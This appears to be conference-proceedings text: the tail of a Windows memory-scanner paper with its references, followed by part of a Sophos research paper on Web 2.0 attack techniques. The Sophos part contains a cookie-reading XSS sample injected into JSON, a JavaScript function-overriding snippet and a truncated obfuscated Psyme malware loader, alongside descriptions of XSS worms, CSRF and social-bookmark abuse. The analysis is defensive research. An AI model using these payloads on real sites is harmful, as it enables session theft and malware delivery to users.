The essential components of a user-mode memory scanner for Windows NT based operating systems were presented. This involved enumerating a wide variety of active memory components; such as processes, process heaps, threads, loaded modules, loaded drivers, services, etc. The idea was to rely on the abundance of redundant information available via various internal structures active in memory, and extract this information. This information can be queried to compare results from different sources in order to detect any possible system compromise. Techniques to terminate malicious processes in memory and restoring read access to locked files on disk were also discussed. The advantages and disadvantages of implementing a memory scanner in user-mode were also discussed.

References

90210. (January 2004). Process Hide. Retrieved 16 February, 2008, from http://vx.netlux.org/vx.php?id=ep12

Barwise, M. (15 January 2008). Quantity of malware booms. Retrieved 16 February, 2008, from http://www.heise-security.co.uk/news/101764

Bassov, A. (19 August 2005). Entering the kernel without a driver and getting interrupt information from APIC. Retrieved 16 February, 2008, from http://www.codeproject.com/KB/system/soviet_kernel_hack.aspx?df=100&forumid=209018&exp=0&select=1480766&tid=1480766

Crazylord. (July 2002). Playing with Windows /dev/(k)mem. Retrieved 16 February, 2008, from http://www.fsl.cs.sunysb.edu/~dquigley/files/vista_security/p59-0x10_Playing_with_Windows_dev(k)mem.txt

DiamondCS. (2005) Advanced Process Termination. Retrieved 16 February, 2008, from http://www.diamondcs.com.au/advancedseries/processkilltechniques.php

Evers, J. (21 December 2006a). Microsoft coughs up Vista APIs. Retrieved 16 February, 2008, from http://news.zdnet.co.uk/security/0,1000000189,39285232,00.htm

Evers, J. (11 August 2006b). Windows PatchGuard hindering security. Retrieved 16 February, 2008, from http://news.zdnet.co.uk/software/0,1000000121,39280753,00.htm

Fedotov, A. (10 February 2006a). Enumerating Windows Processes. Retrieved 16 February, 2008, from http://www.alexfedotov.com/articles/enumproc.asp

Fedotov, A. (10 February 2006b). Processes and Threads Sample. Retrieved 16 February, 2008, from http://www.alexfedotov.com/samples/threads.asp

Silberman, P., & C.H.A.O.S., (December 2005). FUTo. Retrieved 16 February, 2008, from http://www.uninformed.org/?v=3&a=7&t=sumry

Ionescu, A. (16 June 2006). Subverting Windows 2003 SP1 Kernel Integrity Protection. Retrieved 16 February, 2008, from http://www.alex-ionescu.com/recon2k6.pdf

Ionescu, A. (5 April 2007). Why protected processes are a bad idea. Retrieved 16 February, 2008, from http://www.alex-ionescu.com/?p=34

Kath, R. (21 December 1992). The Virtual-Memory Manager in Windows NT. Retrieved 16 February, 2008, from http://msdn2.microsoft.com/en-us/library/ms810616.aspx

Kerbs, B. (12 June 2006). Microsoft releases Windows Malware stats. Retrieved 16 February, 2008, from http://blog.washingtonpost.com/securityfix/2006/06/microsoft_releases_malware_sta.html

Kumar, E. (10 December 2006). Battle with the Unseen – Understanding Rootkits on Windows. Retrieved 16 February, 2008, from http://ericuday.googlepages.com/EKumar_Rootkits.pdf

Microsoft MSDN documentation. (14 February 2008). Memory Limits for Windows Releases. Retrieved 16 February, 2008, from http://msdn2.microsoft.com/en-us/library/aa366778.aspx

Microsoft KB Article. (21 November 2006). How to Obtain a Handle to Any Process with SeDebugPrivilege, Q131065. Retrieved 16 February, 2008, from http://support.microsoft.com/kb/131065

Microsoft KB Article. (11 October 2007). Comparison of 32-bit and 64-bit memory architecture. Retrieved 16 February, 2008, from http://support.microsoft.com/?kbid=294418

Nebbet, G. (26 March 2004). Read kernel memory from user-mode using Kmem. Retrieved 16 February, 2008, from http://catch22.net/source/

Russinovich, M., (1 November 2006). NT's "\dev\kmem\". Retrieved 16 February, 2008, from http://technet.microsoft.com/en-us/sysinternals/bb897446.aspx

Russinovich, M., & Solomon, D. (8 December 2004). Virtual to Physical address translation 32-bit and 64-bit (IA64 & x64), Retrieved 16 February, 2008, from http://book.itzero.com/read/microsoft/0507/microsoft.press.microsoft.windows.internals.fourth.edition.dec.2004.internal.fixed.ebook-ddu_html/0735619174/ch07lev1sec5.html

Sanders, B. (10 November 2007). Address space implementations in various 64 bit processors from Intel and AMD. Retrieved 16 February, 2008, from http://members.shaw.ca/bsanders/WindowsGeneralWeb/RAMVirtualMemoryPageFileEtc.htm

Schreiber, S. (30 July 2001). Interfacing the native API in Windows 2000. Retrieved 16 February, 2008, from http://www.informit.com/articles/article.aspx?p=22442&seqNum=5

Skoudis, E. (18 January 2007). 10 emerging malware trends for 2007. Retrieved 16 February, 2008, from http://searchfinancialsecurity.techtarget.com/tip/0,289483,sid185_gci1294544,00.html

Solomon, D., & Russinovich, M. (2004). Microsoft® Windows® Internals, Fourth Edition: Microsoft Windows Server™ 2003, Windows XP, and Windows 2000 (pp. 420-428): Microsoft Press. ISBN: 0735619174.

Ször, P. (September 1999). Memory scanning under WinNT. Retrieved 16 February, 2008, from http://www.peterszor.com/memscannt.pdf

Talekar, N. (2007). Faster Method to Enumerate Heaps on Windows. Retrieved 16 February, 2008, from http://securityxploded.com/enumheaps.php

Tan, C. (3 October 2004). Defeating kernel native API hookers by direct Service Dispatch Table restoration. Retrieved 16 February, 2008, from http://www.security.org.sg/code/sdtrestore.html

Viscarola, P. (27 August 2003). Nt vs. Zw - Clearing confusion on the native API. Retrieved 16 February, 2008, from http://www.osronline.com/article.cfm?id=257

Vizjereij, X. (11 October 2007). Module walker. Retrieved 16 February, 2008, from http://www.runeforge.net/node/142

Web Attacks 2.0: The Maturing of Web Attacks

Fraser Howard
Sophos Plc

About Author

Fraser Howard is Principal Researcher at Sophos Plc.

Contact Details:
Sophos Plc, The Pentagon, Abingdon Science Park, Abingdon, OX14 3YP,
phone +44 1235 465755
e-mail fraser.howard@sophos.com

Keywords

Web threats, JavaScript, browser exploits, Web 2.0, Web services, malware, XSS, CSRF

Web Attacks 2.0: The Maturing of Web Attacks

Abstract

There has been huge growth in the use of the Web by malware since 2006. Analysis of hundreds of thousands of malicious pages reveals that most of the current attacks use the Web merely as a 'delivery mechanism' to install Win32-specific malware. The malware authors are simply taking advantage of users' increased use of the Web, and the native flexibility it provides in loading content from multiple locations without any form of user interaction.

With time it is likely that Web threats will mature to become more sophisticated. In this paper I discuss Web threats that exist entirely within the browser; that is threats whose payload is not just the installation of other malware, but delivery of some payload within the environment of the browser. Historically the scope of this sort of payload might have been relatively narrow, but as more of our services shift to the Web, it widens.

In the paper I investigate how malware may take advantage of our increased use of Web 2.0 technologies. The implications upon users and technology are also discussed.

Introduction

Malware has changed considerably over the last few years. The vast bulk of today's malware is financially or criminally motivated. The old-fashioned ambitions to be the “quickest”, “most destructive” or “most prevalent” do still exist, but malware is now created less for kudos, and more for maximising financial return. Families such as Dorf [1,2], Zlob [3] or Cimuz [4] are prime examples of malware campaigns where the emphasis is upon maintaining a group of infected victims over a long period of time.

Despite the aggressive and persistent nature of modern threats, in many ways today's malware remains quite primitive, using something of a scatter-gun approach to finding and infecting victims. This is particularly true for malware using spam as its delivery mechanism. Despite only a tiny fraction of sent emails actually making it through to their intended recipient, there is no associated cost (to the attacker) and so an inefficient delivery mechanism can be tolerated. Such mailings will typically be sent from compromised machines (for example botnets) burdening victims and ISPs with the costs (CPU, bandwidth).

The use of the Web by malware has grown sharply since 2006. By aggressively compromising the content of legitimate Web sites, attackers are able to expose huge numbers of users to malicious code on attack sites [5]. However, a limitation of virtually all of today's Web attacks is that they deliver a Win32-specific payload. Even relatively sophisticated attacks (for example the recent use of a rootkit to compromise web servers in order to dynamically inject malicious content [6]) deliver payloads specific to the Windows platform. Historically, this was not surprising – malware authors target the largest audience. But as the user base of other OSes has increased we might have expected threats to encompass these other platforms. The only significant evidence of this has been Zlob, where, in November 2007, the attackers started to deliver Mac OS-specific installers when the user-agent was suggestive of the Safari browser [7].

This picture contrasts sharply with recent developments in web applications and services where there is diminishing dependence upon the underlying operating system (OS). In the world of Web 2.0 technologies, the browser becomes the new “operating system”. It is the browser that is the

portal to work flow, messaging and calendaring applications – the underlying OS is merely a platform on which the browser runs. As more web applications are published the range of tasks that can be performed within the browser increases, furthering the dominance of the browser environment over the underlying OS.

This paper discusses how Web malware may mature to fully exploit Web 2.0 technologies and services.

The Web 2.0 world

To consider potential effects of Web 2.0 applications upon malware, it is important to understand the technologies that underpin Web 2.0.

Web services

In this new world, users and developers (knowingly or unknowingly) become consumers of online services. The following quote from the World Wide Web Consortium (W3C) [8] nicely summarises what is meant by the term 'Web service':

> "A Web service represents a unit of business, application, or system functionality that can be accessed over the Web. Web services are applicable to any type of Web environment, be it Internet, intranet, or extranet, with a focus on business-to-consumer, business-to-business, department-to-department, or peer-to-peer communication. A Web service consumer can be a human user accessing the service through a desktop or wireless browser, it could be an application program, or it could be another Web service."

The latter part is important and relevant to an attacker seeking to write Web 2.0 malware: by definition, the consumer for a service can be another service or an application, not necessarily a human. Once running, malicious code may well interact with a variety of Web services as it delivers its payload (which may be anything from propagation to theft or data diddling).

A variety of technologies have been developed to support and enhance Web services. Fundamental to all of these of course, is the communication over standard Web protocols (HTTP and HTTPS). Applications can interact with Web services in a variety of ways, some of the most popular of which are discussed briefly below.

Representational State Transfer (REST)

REST describes an architectural style that provides a model for Web architecture [9]. Consider a user browsing a Web site. The site is a web application, through which the user proceeds via navigating to pages and/or submitting form data. The pages represent a virtual state machine. Each action results in a transition to a new state, the user receiving a representation of that state.

With reference to Web services, it involves three key technologies XML, URIs and HTTP. Uniform Resource Identifiers (URIs) do just that – provide a means to specify the name and address of some network resource. The success and popularity of the Web is due to the way in which the underlying HTTP protocol enables us to apply operations (e.g. GET, POST) to URI-addressed resources.

Many of the Web 2.0 APIs available to developers describe themselves as having a *RESTful* interface. The essentially means the developer is able to use HTTP GET and POST requests in order to access functions exposed on the network, receiving XML data in the response.

Simple Object Access Protocol (SOAP)

SOAP is an XML-based protocol to enable data exchange over HTTP or HTTPS. It was designed to solve the problem of HTTP being incompatible with sending Remote Procedure Calls (RPC) between machines. There has been much debate as to whether web applications should use REST or SOAP [10]. In practice, the bulk of today's web applications seem to have opted for REST, perhaps for the reason quoted on the *Yahoo!* developer FAQ site [11]:

> "Q: Does Yahoo! plan to support SOAP?
>
> Not at this time. We may provide SOAP interfaces in the future, if there is significant demand. We believe REST has a lower barrier to entry, is easier to use than SOAP, and is entirely sufficient for these services."

It is not surprising therefore that it is the manipulation of applications via a RESTful interface that is of most interest to attackers.

Underlying concepts and technologies

A whole range of technologies have been developed to support and advance modern web applications. Many build on previous technologies, expanding their capabilities according to need. In this section some of the core technologies and concepts that drive Web 2.0 applications are reviewed.

Asynchronous JavaScript and XML (AJAX)

AJAX refers to a technique involving the combination of several familiar web technologies including JavaScript, the XmlHttpRequest (XHR) object, XML, HTML, CSS, the Document Object Model (DOM) and Extensible Stylesheet Language & Transformation (XSLT). It is perhaps the single most important technology in popular Web 2.0 applications. The synchronous nature of traditional HTTP requests creates 'click and wait' applications. Thanks to its asynchronous nature, AJAX enables developers to create responsive and interactive web applications. The concept of being able to interact with an application, send and receive data to the remote server without having to refresh the page, sounds simple, but has huge beneficial consequences. Functionality we take for granted in applications owes its existence to AJAX techniques. From auto-completion and drop-down suggestions to full blown mail clients, AJAX has almost ubiquitous presence in today's powerful web applications.

Historically, vulnerabilities in certain browser implementations of the XHR object have given attackers opportunities to construct malicious exploit scripts. One of the key security features of the XHR, critical to basic document object model (DOM) security, is the same-origin policy (sometimes called the same domain policy).

Same-origin policy (SOP)

The increased use of AJAX has interesting implications for application security. For security reasons browsers enforce what is known as a same-origin policy for the XHR object [12]. The policy is required – it prevents a script loaded from one origin from getting or setting properties of a document from a different origin [13]. However, from a design and creativity standpoint only, it is restrictive. Many developers (for whom security is perhaps less of an immediate concern than creativity and functionality) feel the SOP is overly restrictive and unnecessary.

Of course, SOP is not applied to the inclusion of all forms of content from remote sites. Items such

as images, scripts, documents and style sheets are routinely included in web pages. In fact the bulk of modern Web threats use this to their advantage with compromised pages loading malicious content from remote sites via iframe and script tags.

Attacks that violate SOP fall into two camps:

- Impersonation of the user. The attacker attempts to make HTTP requests in the context of the user, exploiting the trust a site has in that user.
- Impersonation of the site. The attacker spoofs a site thereby exploiting the trust that user has in that site.

There have been several attempts to bypass the same-origin policy in order to have maximum flexibility with XHR objects [14,15,16]. One method commonly used in attacks is to issue the XHR from within Adobe/Macromedia Flash. The Flash browser plug-in permits requests to different domains if allowed within a policy file on the target server. This may sound like it still presents a hurdle, but several large organisations provide such a policy file in order that applications can connect to their Web services. These include Yahoo!, Flickr, YouTube and Amazon [17].

Many legitimate web applications use an AJAX proxy on the local server to proxy AJAX requests from the application. The proxy then issues regular requests to the appropriate remote servers, transparently proxying the content back to the web application.

Within the specifications for HTML5, there is support for a concept known as access-control [18]. Browser support for this feature will most likely be patchy (initially at least), but Firefox 3 (currently at beta) does already offer support [19]. By including the relevant header in the requested page, permission can be granted to allow (or deny) the content to be accessed via cross-site XHR.

```
Access-Control: allow <domain.com>  // permit for domain.com
Access-Control: allow <*>           // no restrictions
```

This will provide developers with additional flexibility (the services that currently permit Flash to perform cross-site requests will likely offer support for this mechanism as well). Attackers may use the mechanism as well, enabling them to utilise XHR techniques more. Attackers compromise sites with iframe or script tags currently, to load remote, malicious content. If they are able to use cross-site requests from JavaScript, they could be more inventive in attacks. For example, the loading of the remote malicious content could be delayed, by hooking when the victim leaves a compromised site. Such techniques could be used in attempts to hinder automation used in analysis.

JavaScript Object Notation (JSON)

As its name suggests, JSON describes a format for storing data [20]. It is designed to be readily understood by humans (i.e. readable) and machines (i.e. simple to parse). The format is based upon structures very familiar to anyone with programming experience in just about any language – ordered lists of values (arrays) and collection of name/value pairs (objects). As an example, a snippet of some web search results in JSON format would look something like:

```
var myJSONObj = { "array": [
{"link":"url1","updatedon":"date1","title":"title1","description":"desc1"},
{"link":"url2","updatedon":"date2","title":"title2","description":"desc2"},
]
};
```

JSON is a data format, not a markup language. Its strength lies in the fact that its structure maps closely to the raw data (with little additional baggage) and most of the common languages used in Web programming have built-in parsers to read from and write to it. For the transfer of data between services it is preferable to XML (which as a markup language is better suited to document exchange). The JavaScript interpreter has native support for JSON formatted data, enabling the developer to simply use `eval()` constructs to access the data. For example we can use `eval()` to parse and display the data from the above example:

```
var arrObj = eval('(' +myJSONObj+ ')');
 for(Obj in arrObj) {
 document.writeln("URL: " + arrObj[Obj].link + "<br/>");
 document.writeln("Update: " + arrObj[Obj].updatedon + "<br/>");
 document.writeln("Title: " + arrObj[Obj].title + "<br/>");
 document.writeln("Desc: " + arrObj[Obj].description + "<br/>");
 document.writeln("<br/>");
}
```

The convenience of being able to use `eval()` has a major shortcoming however. In addition to providing native handling of the data, it also exposes the full JavaScript interpreter. So JSON injection – the act of including malicious content in the JSON data is a risk. This is discussed later in the paper. It is for this reason that developers are advised to use a safe JSON parser [21].

Data portability

One of the key concepts of Web 2.0 technologies is the portability of data. The concept of Mashup applications (described later on) is all about data portability – integrating data streams from multiple web applications in some innovative way.

Syndication

Perhaps the most widespread and obvious example of data portability as far as web content goes, is syndication, through the use of data feeds. Such a mechanism is perfect for distributing frequently updated content. One of the most recognised feed formats is one known as Really Simple Syndication (RSS), which uses an XML schema to describe the data.

```
...
<item>
<title>title1</title>
<link>url1</link>
<description>desc1</description>
<guid isPermaLink="false">id1</guid>
</item>
<item>
<title>title2</title>
<link>url2</link>
<description>desc2</description>
<guid isPermaLink="false">id2</guid>
</item>
...
```

Syndication feeds using RSS (or Atom [22]) have transformed the Web. They make it easy to browse a digest of content from a variety of sources, only clicking through to articles of interest.

There are a variety of applications or browser plug-ins designed to download and present the feed data. Additionally some browsers offer native feed support via bookmarks (for example *Firefox*: 'Live Bookmarks', *Internet Explorer 7*: 'Web Feeds').

Site scraping


Even if a site does not offer a syndication feed, there are applications available which can be used to produce one. Services such as O*penKapow* [23], *page2rss* [24] or *Dapper* [25] make it trivial to export feeds (in numerous formats) from any site. Such tools are extremely powerful, especially when used in conjunction with Mashup editors where data feeds can be combined, manipulated and used to drive applications.

Attacking Web Applications

Attackers have been targeting web applications for several years. It is important to understand some of the techniques used before looking at how malware may mature and target Web 2.0 applications and technologies.

Code injection

A popular technique used by attackers is code injection (or insertion). A phishing attack against an Italian bank in January 2008 provides a good example.


Banca
FIDEURAM

Gentile Cliente,

Il Servizio Tecnico di Fideuram Online sta eseguendo un aggiornamento programmato del software al fine di migliorare la qualita dei servizi bancari.Le chiediamo di avviare la procedura di conferma dei dati del Cliente.

A questo scopo, La preghiamo di cliccare sul link che trovera alla fine di questo messaggio.

https://www.fideuramonline.it/script/LoginServlet?function=loginPage

Figure 1: Spam message used in an Italian phishing attack. The embedded link exploits a vulnerable script on the bank's site to inject code into the login page.

The attack targeted a cross-site scripting (XSS) vulnerability in the bank's own site in order to inject a fake login form to harvest user credentials [26]. By injecting malicious code into the page generated by the bank's own script(!), the attackers where able to bypass the DOM security restrictions. This sort of attack renders the SSL technologies used in such transactions useless.

As discussed previously, unsafe treatment of JSON data can provide a mechanism for code injection attacks. Suppose the attacker is able to modify raw JSON data – such as by embedding a script. From the attackers point of view this could be achieved in several ways. Perhaps the simplest would be to target a Mashup application that digests several data feeds, before presenting JSON data back to the user. If the attacker is able to manipulate the input feeds, an insecure Mashup may fall victim to the attack if it does not sanity check the data properly. As an example, if we modify the description data from the earlier example of a JSON object we have:

```
var myJSONObj = { "array": [
{"link":"url1","updatedon":"date1","title":"title1","description":
```

```
"<script>alert(\"Gotcha\" + document.cookie);<\/script>"},
{"link":"url2","updatedon":"date2","title":"title2","description":"desc2"},
]
};
```

Using `eval()` to parse this data will now result in the embedded script being executed. Of course, this is a very simplistic example of manipulating JSON data for the purposes of an attack. Attacks using this method *should not* succeed nowadays – the technique is well known, and there are plentiful tools and advice for Web developers to ensure their applications are built securely (for example, use a JSON parser not `eval()`, and consider intentionally tainting JSON data [27]).

Function reassignment

JavaScript is a flexible language, many would argue too flexible. Dynamic function reassignment is one example of that flexibility. Consider the simple script below:

```
document.write("<p>text</p>");
```

It simply writes a HTML string to the document (to be rendered as HTML). We can redefine the `document.write` function as follows, in this case replacing it with a pop-up alert.

```
window.document.write = newWrite;
document.write('<p>text</p>');

function newWrite(msg) {
  alert(msg);
}
```

In an attack scenario, common functions could be targeted. This is where the increased visibility that AJAX applications offer the attacker can be a problem. Analysis of the client-side code may reveal application-specific functions to target. This technique is not just applicable to functions. Thinking back to the parsing of JSON data, we could take advantage of the native handling of JSON data in JavaScript, and target the array constructor itself.

It should be noted that the ability to overwrite prototype methods and properties is not peculiar to, or a weakness of JavaScript. Nor is it new. Typically such attacks will succeed only where the Web developer has made fundamental errors (such as exporting data in a raw JSON array).

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are often argued to constitute one of the largest threats to web applications today [28]. The reason for this is the scope of what an attacker can achieve when successful, and the sheer number of XSS vulnerabilities out there. Though not inherently Web 2.0 specific, XSS attacks are very relevant to today's highly interactive and dynamic sites. Additionally, the sharing of data that is so fundamental to Web 2.0 technologies increases the scope for how attackers could potentially construct an XSS attack. One of the challenges facing the attacker looking to exploit an XSS vulnerability is how to evade defence filters (such as sanitising user text submitted via a form). Increasingly web applications handle data from other Web services. This presents an opportunity for the attacker to piggyback on that service, and use it to attack the target web application. Web developers must ensure content from all sources (human or remote Web services) is treated with equal suspicion, and sanitised appropriately.

Recent, high-profile Web 2.0 specific threats have all used XSS in order to run malicious JavaScript in the context of the target page. Brief details for four notorious threats are listed in the table below.

Date	Threat name	Description
Oct 2005	Spacehero (Samy)	*MySpace* worm. Exploited a known XSS vulnerability in order to modify the profile of the user, and add the author as a contact. Users who browsed an infected profile where infected [29].
Jun 2006	Yamann (Yamanner)	*Yahoo!* email worm. Exploited an XSS vulnerability in *Yahoo!* mail in order to email itself to other *Yahoo!* contacts, and harvest email addresses from the victim address book [30].
Dec 2006	Ofigel (QuickSpace)	*MySpace* worm. Used JavaScript embedded within a Quicktime movie to download JavaScript (via `<script src=` tag) which exploited a XSS vulnerability in *MySpace*, through which it was able to modify the user profile in order to embed the movie and infect subsequent visitors [31].
Dec 2007	Adrecl (Woorkut)	*Orkut* worm. Used a Flash based script to download a malicious JavaScript and exploit a XSS vulnerability in order to embed a message in other user pages (via the Scrapbook feature), sending them a notification message. Upon viewing the message, the malicious code runs again infecting additional user pages [32,33].

Each of these threats have one common factor – bypassing the filters implemented by the target application (*MySpace* or *Orkut*) in order to deliver the initial XSS attack. Once this is achieved, the attacks where able manipulate the web applications with JavaScript running in the context of the application domain (for example 'myspace.com') to deliver their payload.

Where internet worms have historically exploited buffer overflow vulnerabilities in OS services, these threats target XSS vulnerabilities in web applications. The goal is the same – exploit the vulnerability in order to run malicious code. The key difference is that web attack replication requires users to *request* the malicious content (for example, browse an infected user profile), whereas internet worms actively *seek* other targets (a 'pull' versus 'push' infection mechanism).

Cross-Site Request Forgery (CSRF)

Unlike XSS, which exploits the trust a user has for a site, CSRF exploits the trust a site has for a user. In CSRF attacks, the victim (unknowingly) sends the HTTP requests. The classic examples of CSRF attacks use HTML `img` and `script` tags to issue HTTP requests. These tags are used to bypass the browser-enforced SOP (which is not applied to them). CSRF techniques are fairly old now, and well described elsewhere [34], but a broad understanding is necessary to appreciate how malware may use such methods.

Perhaps the most well known, recent CSRF attack involved a vulnerability within the *Google GMail* application in September 2007 [35]. The attack required the victim to visit a malicious web page whilst they where already authenticate to *GMail* – a common scenario with today's multi-tabbed browsers. A tag within the malicious page issued a HTTP request to the *GMail* servers which manipulated their account settings (the victim was already authenticated).

If successful, the payload of this sort of attack is wide-ranging, entirely dependant upon the target application, and the functionality it exposes over the network (RESTful interface). In the proof of concept attack demonstrated by *GNUCitizen*, the payload was to add a filter to the user's account settings, which forwarded specific messages to the attacker (i.e. data theft).

Abuse and targeting of Web 2.0 services

In this section we consider how Web 2.0 technologies and applications can be targeted or used by attackers. Though we have already seen a few such threats, the numbers are tiny in comparison to other, cruder web malware. If there is a gain to the attacker (more victims, more infections, more profit) it is likely that malware will evolve to take advantage of newer technologies.

Social bookmarking

As we have already discussed, syndication feeds drive a lot of Web 2.0 content. The integration of data from various sources is at the heart of the stereotypical Web 2.0 application. Nowadays the power of syndication feeds goes beyond notification and content sharing. Feeds actually dictate the content that large volumes of users browse. They provide the mechanism we use to filter and prioritise content. This is the principle of the various social bookmarking services that are available.

A common goal of the malware author is to infect as many victims possible. Abuse of social bookmarking services could provide an effective way to achieve this, by driving traffic to the malicious site [36]. Furthermore, as search engines clamp down more tightly on attackers exploiting search engine optimisation (SEO) techniques [37], this more direct method of encouraging site traffic is likely to gain in popularity.

Services such as *OnlyWire* [38] or *Social Bookmarks Submitter* [39] make it easier for the attacker to submit their malicious URL to multiple bookmarking services, increasing their coverage. The *OnlyWire* API makes it trivial to submit a URL to multiple services with a single request. Though such services may take steps to help prevent spammer and attacker abuse, it can be easy to bypass these by throttling the requests, and distributing them across multiple (throwaway) user accounts.

Blog sites

The abuse of personal blogging services such as *Blogger* is commonplace. Throwaway blogs have become popular with spammers and malware authors looking to evade URL filtering techniques. Often packed with keywords, the blogs typically redirect the victim to some target site exposing the victim to malicious code or spam-related products. Attackers are actively abusing blog sites, and have been for a while. A notorious spate of malicious blogs was discovered in the middle of 2007, used to direct victims to porn sites, and infect them with Zlob and fake spyware scanners [40].

During the writing of this paper, submissions to the *Digg* and *IndianPad* social bookmarking services have been monitored, and numerous rogue blog entries discovered. The enticing submissions to *Digg* or *IndianPad* where clearly visible.




Figure 2: Example Digg submission of a porn-themed rogue blog site (which ultimately redirected to a meds site).

Very quickly countless rogue blog sites where discovered, clearly coordinated by the same person/group. In all cases, the page was loaded with enticing or newsworthy links (to catch users arriving via search engines). Each link took the user to a redirect page from where they where redirected to a medications site.




Figure 3: Example rogue blog page submitted to a social bookmarking service. Each of the links takes the victim to a redirect site from where they are taken to a meds site.

These pages are a good demonstration of the attackers using a combination of techniques to drive traffic to their content. In this case, a combination of SEO and social bookmark abuse. The rogue blog sites are easy to spot – thanks to the simplistic manner in which they are created. The adoption of Web 2.0 technologies may enable the creation of more sophisticated attacks. For example, news syndication feeds could be harvested to construct blog pages with topical, interesting content, more likely to trick users into browsing the site.

Blog abuse is not limited to the creation of throwaway blogs. The attacker could target the blog application itself such that innocent blogs created by users contain malicious content. There has been active research for vulnerabilities in popular blogging applications for as long as they have existed. Often, it is impossible to say whether the blog application itself was specifically targeted, or the site merely caught up with lots of other web sites/servers in a mass compromise. For example, we have seen numerous user blogs hosted by popular Iranian blog applications that have been attacked, exposing victims to malicious JavaScript.

```
<script language="javascript">
document.write( unescape(
'%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%63%72%69%70%74%22%3E%0A%6F%6E%20%65%72%72%6F%72%20%72%65%73%75
) );
</script>
```

Figure 4: Snippet of malicious obfuscated Psyme JavaScript embedded within user blog entries on the Iranian blogfa.com site.

In these attacks, the script attempts to exploit a browser vulnerability to download and execute other malware. As discussed in the introduction, attacks against sites or web servers in order to compromise legitimate content are popular due to the large audience that the attacker will inherit.

Mashups

There are numerous Web 2.0 services publicly available and in widespread use. As we have already discussed, the underpinning philosophies of Web 2.0 include the *portability* of information and *reuse* of technologies. This is never more evident than with applications known as mashups. Mashup applications combine third-party Web services in order to provide new or innovative sites. For example combining news, weather or blog feeds with mapping data or photographs.

To feed the appetite for mashups, several mashup editor tools have become available, including *Google Mashups Editor* (GME) [41], *Yahoo! Pipes* [42] and *Microsoft Popfly* [43]. These tools provide a UI for users to write, test and publish mashup applications with minimal effort. For example, in under 30 minutes it is trivial to create a *Yahoo! Pipes* mashup to:

- consume feeds from several sources
- remove duplicates (based on URL)
- filter out unwanted entries (e.g. stories related to US elections!)
- output combined feed in various formats (RSS, JSON etc.)




Figure 5: Example feed merging application built with the Yahoo! Pipes mashup editor

Petkov has provided some interesting examples of how hackers could utilise mashup applications in their creations [44]. There are many ways in which such tools could be used to construct attacks, be they malware, spam or phishing oriented. It would be reasonably straightforward to create a dynamic web-based mechanism for command distribution to a group of compromised machines (a Web 2.0 take on the classic botnet). By using legitimate applications and services for dissemination of the commands, it makes it harder to block the attack by URL filtering.

One of the problems with building mashup applications is that of trust. Naive developers may blindly trust third-party content and fail to sanitise it appropriately. This provides an opportunity for the attacker – if they are able to control or poison the feed from one particular Web service, they could potentially attack consumers of any dependant mashup. The number of potential victims rises dramatically when the mashup digests down to a popular widget which many users may embed within their homepage.

